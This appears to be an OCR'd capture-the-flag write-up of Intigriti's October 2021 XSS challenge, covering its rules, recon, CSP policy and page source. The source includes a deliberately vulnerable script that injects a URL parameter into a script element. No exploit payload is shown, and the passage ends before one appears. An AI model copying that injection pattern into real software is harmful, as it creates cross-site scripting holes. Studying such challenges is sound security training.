
Intigriti October 2021 Challenge: XSS Challenge 1021 by 0xTib3rius

In October ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member 0xTib3rius.



Intigriti's October XSS challenge
By @0xTib3rius

Find a way to execute arbitrary javascript on this page and win Intigriti swag.

Rules:

- This challenge runs from 25 October until 31 October, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, 2nd of November:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert(document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Recon

First things first and that is trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge home page shows the rules of the challenge and at the bottom a nice halloween message.



Intigriti's October XSS challenge
By @0xTib3rius

Find a way to execute arbitrary javascript on this page and win Intigriti swag.

Rules:

- This challenge runs from 25 October until 31 October, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, 2nd of November:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.


Test your payloads down below!

Let's pop that alert!

HALLOWEEN HAS TAKEN OVER!

```
ARE YOU SCARED?
ARE YOU STILL SANE?
NOBODY CAN BREAK THIS!
NOBODY CAN SAVE INTIGRITI
I USE ?html= TO CONVEY THESE MESSAGES
I'LL RELEASE INTIGRITI FROM MY WRATH...
... AFTER YOU P[illegible] AN[illegible]SS
ELSE, INTIGRITI [illegible]NE!
SIGNED* 1337Wit[illegible]69
```


Actually reading the “halloween” message already reveals a first hint to get us an entry point to start the challenge.
We get an URL parameter that can be used: “?HTML=”



HALLOWEEN HAS TAKEN OVER!

```
ARE YOU SCARED?
ARE YOU STILL SANE?
NOBODY CAN BREAK THIS!
NOBODY CAN SAVE INTIGRITI
I USE ?html= TO CONVEY THESE MESSAGES
I'LL RELEASE INTIGRITI FROM MY WRATH...
... AFTER YOU POP[illegible]N X[illegible]
ELSE, INTIGRITI IS[illegible]
SIGNED* 1337Witch[illegible]
```


Before jumping right onto this parameter lets first inspect the challenge page source code to see if we can find other useful hints.
Except for the iframe leading to another webpage nothing more is revealed here.



```html
<!DOCTYPE html>
<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>Intigriti October Challenge</title>

  <meta name="twitter:card" content="summary_large_image">
  <meta name="twitter:site" content="@intigriti">
  <meta name="twitter:creator" content="@intigriti">
  <meta name="twitter:title" content="October XSS Challenge - Intigriti">
  <meta name="twitter:description" content="Find the XSS and WIN Intigriti swag.">
  <meta name="twitter:image" content="https://challenge-1021.intigriti.io/share.jpg">
  <meta property="og:url" content="https://challenge-1021.intigriti.io">
  <meta property="og:type" content="website">
  <meta property="og:title" content="October XSS Challenge - Intigriti">
  <meta property="og:description" content="Find the XSS and WIN Intigriti swag.">
  <meta property="og:image" content="https://challenge-1021.intigriti.io/share.jpg">
  <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@400;700&display=swap" rel="stylesheet">
  <link href="style.css" rel="stylesheet">
</head>
<body>
<section id="wrapper">
  <section id="rules">
    <div id="challenge-container" class="card-container">
      <div class="card-header">
        <img class="card-avatar" src="creator.jpg" alt="creator">
        Intigriti's October XSS challenge
        <br>
        By <a target="_blank" href="https://twitter.com/0xTib3rius">@0xTib3rius</a>
      </div>
      <div id="challenge-info" class="card-content">
        <p>Find a way to execute arbitrary javascript on this page and win Intigriti swag.</p>
        <b>Rules:</b>
        <ul>
          <li>This challenge runs from 25 October until 31 October, 11:59 PM CET.</li>
          <li>
            Out of all correct submissions, we will draw <b>six</b> winners on Tuesday, 2nd of November:
            <ul>
              <li>Three randomly drawn correct submissions</li>
              <li>Three best write-ups</li>
            </ul>
          </li>
          <li>Every winner gets a €50 swag voucher for our <a href="https://swag.intigriti.com/" target="_blank">swag shop</a></li>
          <li>The winners will be announced on our <a href="https://twitter.com/intigriti" target="_blank">Twitter profile</a>.</li>
          <li>For every 100 likes, we'll add a tip to <a href="https://go.intigriti.com/challenge-tips" target="_blank">announcement tweet</a>.</li>
          <li>Join our <a href="https://go.intigriti.com/discord" target="_blank">Discord</a> to discuss the challenge!</li>
        </ul>
        <b>The solution...</b>
        <ul>
          <li>Should work on the latest version of Chrome <b>and</b> FireFox.</li>
          <li>Should execute <code>alert(document.domain)</code>.</li>
          <li>Should leverage a cross site scripting vulnerability on this domain.</li>
          <li>Shouldn't be self-XSS or related to MiTM attacks.</li>
          <li>Should be reported at <a href="https://go.intigriti.com/submit-solution">go.intigriti.com/submit-solution</a>.</li>
        </ul>
        <b>Test your payloads down below!</b>
        <p>Let's pop that alert!</p>
      </div>
    </div>
    <div class="card-container">
      <iframe src="challenge/challenge.php" width="100%" height="700px"></iframe>
    </div>
  </section>
</section>
</body>
</html>
```

Next step of the recon phase is visiting the “challenge.php” iframe page to see if more interesting stuff can be found there.

The page shows nothing new:




challenge-1021.intigriti.io/challenge/challenge.php
HALLOWEEN HAS TAKEN OVER!
INTIGRITI

```
ARE YOU SCARE
ARE YOU ST  L SA  ?
NOBODY CAN B    HIS!
NOBODY CAN SAVE   TIGRITI
I USE ?html= TO CONVEY THESE MESSAGES
I'LL RELEASE INTIGRITI FROM MY WRATH...
... AFTER YOU POP AN XSS
ELSE, INTIGRITI IS MINE!
SIGNED* 1337Witch69
```

The source code from this page is a lot more interesting and reveals some Javascript code which is always useful in a XSS attack.
The main part of this source code reveals the CSS styling for the page (flying bats, intigriti light box at the side of the page…).


More interesting are the CSP rules set at the top of the page. The CSP or “**Content Security Policy”** is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS and data injection attacks.

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP



```
<html lang="en">
  <head>
    <title>BOOOOOOO!</title>
    <meta
      http-equiv="Content-Security-Policy"
      content="default-src 'none'; script-src 'unsafe-eval' 'strict-dynamic' 'nonce-bf42997ca936c3609c7370368e892767'; style-src 'nonce-c7800bb180f577dccf4e4d6ec38451af'"
    />

    <style nonce="c7800bb180f577dccf4e4d6ec38451af">
      .a {
        display: none;
      }

      #html {
          text-align: center;
      }

      /* ::::::::::::: Presentation css */
      * {
          margin: 0;
          padding: 0;
          box-sizing: border-box;
          --locked-color: #5fadbf;
          --unlocked-color: #ff5153;
          font-family: "Courier New", sans-serif;
      }
      .container {
          -webkit-user-select: none;  /* Chrome all / Safari all */
          -moz-user-select: none;     /* Firefox all */
          -ms-user-select: none;      /* IE 10+ */
          user-select: none;
          display: flex;
          align-items: center;
          justify-content: center;
          min-height: 100px;
          padding-top: 50px;
      }

      :root {
          --basecolor: hsl(20, 70%, 40%);
      }

      body {
          background: #222;
          text-align: center;
      }

      /* Layout and font */
      .wrapper {
          width: 700px;
          position: relative;
          margin: auto;
      }

      .bat-overlay,
      .text {
          width: 100%;
          height: 100%;
          position: absolute;
          top: 0;
          left: 0;
      }

      h1 {
          text-align: center;
          color: var(--basecolor);
          line-height: 0.8em;
```

And the last part of the code showing some Javascript:




```
    c-20,0-36.7-7.3-41.4-17.1C232.7,219.6,215.3,227.8,212.2,238.6z" />
                <ellipse cx="299" cy="242.2" rx="9.3" ry="17" />
            </g>
        </g>

        <g class="bat2">
            <path d="M306.9,145.4l-7.3,7.3l-7.3-7.3c-0.6-0.6-1.6-0.2-1.6,0.6v7.9h7.6h2.5h7.6V146C308.5,145.2,307.5,144.8,306.9,145.4z" />
            <path class="wing" d="M408.4,167.5c-3.3-2.7-7.6-4.4-12.2-4.4c-9.3,0-17.1,6.6-18.9,15.4c-2.8-1.6-6.1-2.5-9.6-2.5c-8.5,0-15.7,5.5-18.3,13.1
    c-3-6.6-9.7-11.3-17.5-11.3c-7.7,0-14.4,4.6-17.5,11.1c-6.9-4.7-11-10.7-11-17.1c0-2.4,0.6-4.7,1.6-6.9c0.2,0,0.4,0,0.7,0
    c24.7,0,45.4-9,51.2-21.1C383,144.1,404.5,154.3,408.4,167.5z" />

            <path class="wing1" d="M191.6,167.5c3.3-2.7,7.6-4.4,12.2-4.4c9.3,0,17.1,6.6,18.9,15.4c2.8-1.6,6.1-2.5,9.6-2.5c8.5,0,15.7,5.5,18.3,13.1
    c3-6.6,9.7-11.3,17.5-11.3c7.7,0,14.4,4.6,17.5,11.1c6.9-4.7,11-10.7,11-17.1c0-2.4-0.6-4.7-1.6-6.9c-0.2,0-0.4,0-0.7,0
    c-24.7,0-45.4-9-51.2-21.1C217,144.1,195.5,154.3,191.6,167.5z" />
            <path d="M312.3,158.2c0,5.2-6,27.3-12.9,27.3c-7,0-12.3-22.1-12.3-27.3s5.7-9.5,12.6-9.5C306.6,148.8,312.3,153,312.3,158.2z" />

            <ellipse class="eye" cx="295.2" cy="161.8" rx="1.5" ry="3" />
            <ellipse class="eye" cx="304.2" cy="161.8" rx="1.5" ry="3" />

            <g class="shadow">
                <path class="wing" d="M387.8,238.6c-2.7-2.2-6.1-3.5-9.9-3.5c-7.5,0-13.8,5.4-15.3,12.5c-2.3-1.3-4.9-2.1-7.8-2.1c-6.9,0-12.7,4.4-14.8,10.6
    c-2.5-5.4-7.9-9.1-14.2-9.1c-6.3,0-11.7,3.7-14.1,9c-5.6-3.8-8.9-8.6-8.9-13.8c0-1.9,0.5-3.8,1.3-5.6c0.2,0,0.4,0,0.6,0
    c20,0,36.7-7.3,41.4-17.1C367.3,219.6,384.7,227.8,387.8,238.6z" />
                <path class="wing1" d="M212.2,238.6c2.7-2.2,6.1-3.5,9.9-3.5c7.5,0,13.8,5.4,15.3,12.5c2.3-1.3,4.9-2.1,7.8-2.1c6.9,0,12.7,4.4,14.8,10.6
    c2.5-5.4,7.9-9.1,14.2-9.1c6.3,0,11.7,3.7,14.1,9c5.6-3.8,8.9-8.6,8.9-13.8c0-1.9-0.5-3.8-1.3-5.6c-0.2,0-0.4,0-0.6,0
    c-20,0-36.7-7.3-41.4-17.1C232.7,219.6,215.3,227.8,212.2,238.6z" />
                <ellipse cx="299" cy="242.2" rx="9.3" ry="17" />
            </g>
        </g>

    </svg>

  </div>

      <script nonce="bf42997ca936c3609c7370368e892767">document.getElementById('lock').onclick = () => {document.getElementById('lock').classList.toggle('unlocked');}</script>
    <script nonce="bf42997ca936c3609c7370368e892767">
      window.addEventListener("DOMContentLoaded", function () {
        e = `)]}'` + new URL(location.href).searchParams.get("xss");
        c = document.getElementById("body").lastElementChild;
        if (c.id === "intigriti") {
          l = c.lastElementChild;
          i = l.innerHTML.trim();
          f = i.substr(i.length - 4);
          e = f + e;
        }
        let s = document.createElement("script");
        s.type = "text/javascript";
        s.appendChild(document.createTextNode(e));
        document.body.appendChild(s);
      });
    </script>
  </div>
    <!-- !!! -->
      <div id="html" class="text"><h1 class="light">HALLOWEEN HAS TAKEN OVER!</h1>ARE YOU SCARED?<br/>ARE YOU STILL SANE?<br/>NOBODY CAN BREAK THIS!<br/>NOBODY CAN SAVE INTIGRITI<br/>I USE ?html= TO CONVEY THESE MESSAGES<br/>I'LL RELEASE INT
    <!-- !!! -->
    <div class="a">'"</div>
  </body>
  <div id="container">
      <span>I</span>
      <span id="extra-flicker">N</span>
      <span>T</span>
      <span>I</span>
      <div id="broken">
          <span id="y">G</span>
      </div>
      <span>R</span>
      <div id="broken">
          <span id="y">I</span>
      </div>
      <span>T</span>
      <span>I</span>
  </div>
</html>
```

Take aways from our recon:
- We have an URL parameter: “?HTML=”
- A CSP policy seems to be implemented to prevent XSS attacks

Phase 1: CSP

The first thing that catches our eye is the CSP policy that seems to be set to prevent XSS attacks. My first idea here is to figure out what the policy for this site blocks or allows. I am far from an expert in CSP but fortunately Google has a nice tool to analyse CSP policies.

https://csp-evaluator.withgoogle.com/



csp-evaluator.withgoogle.com

CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a large-scale study and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a Chrome extension) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

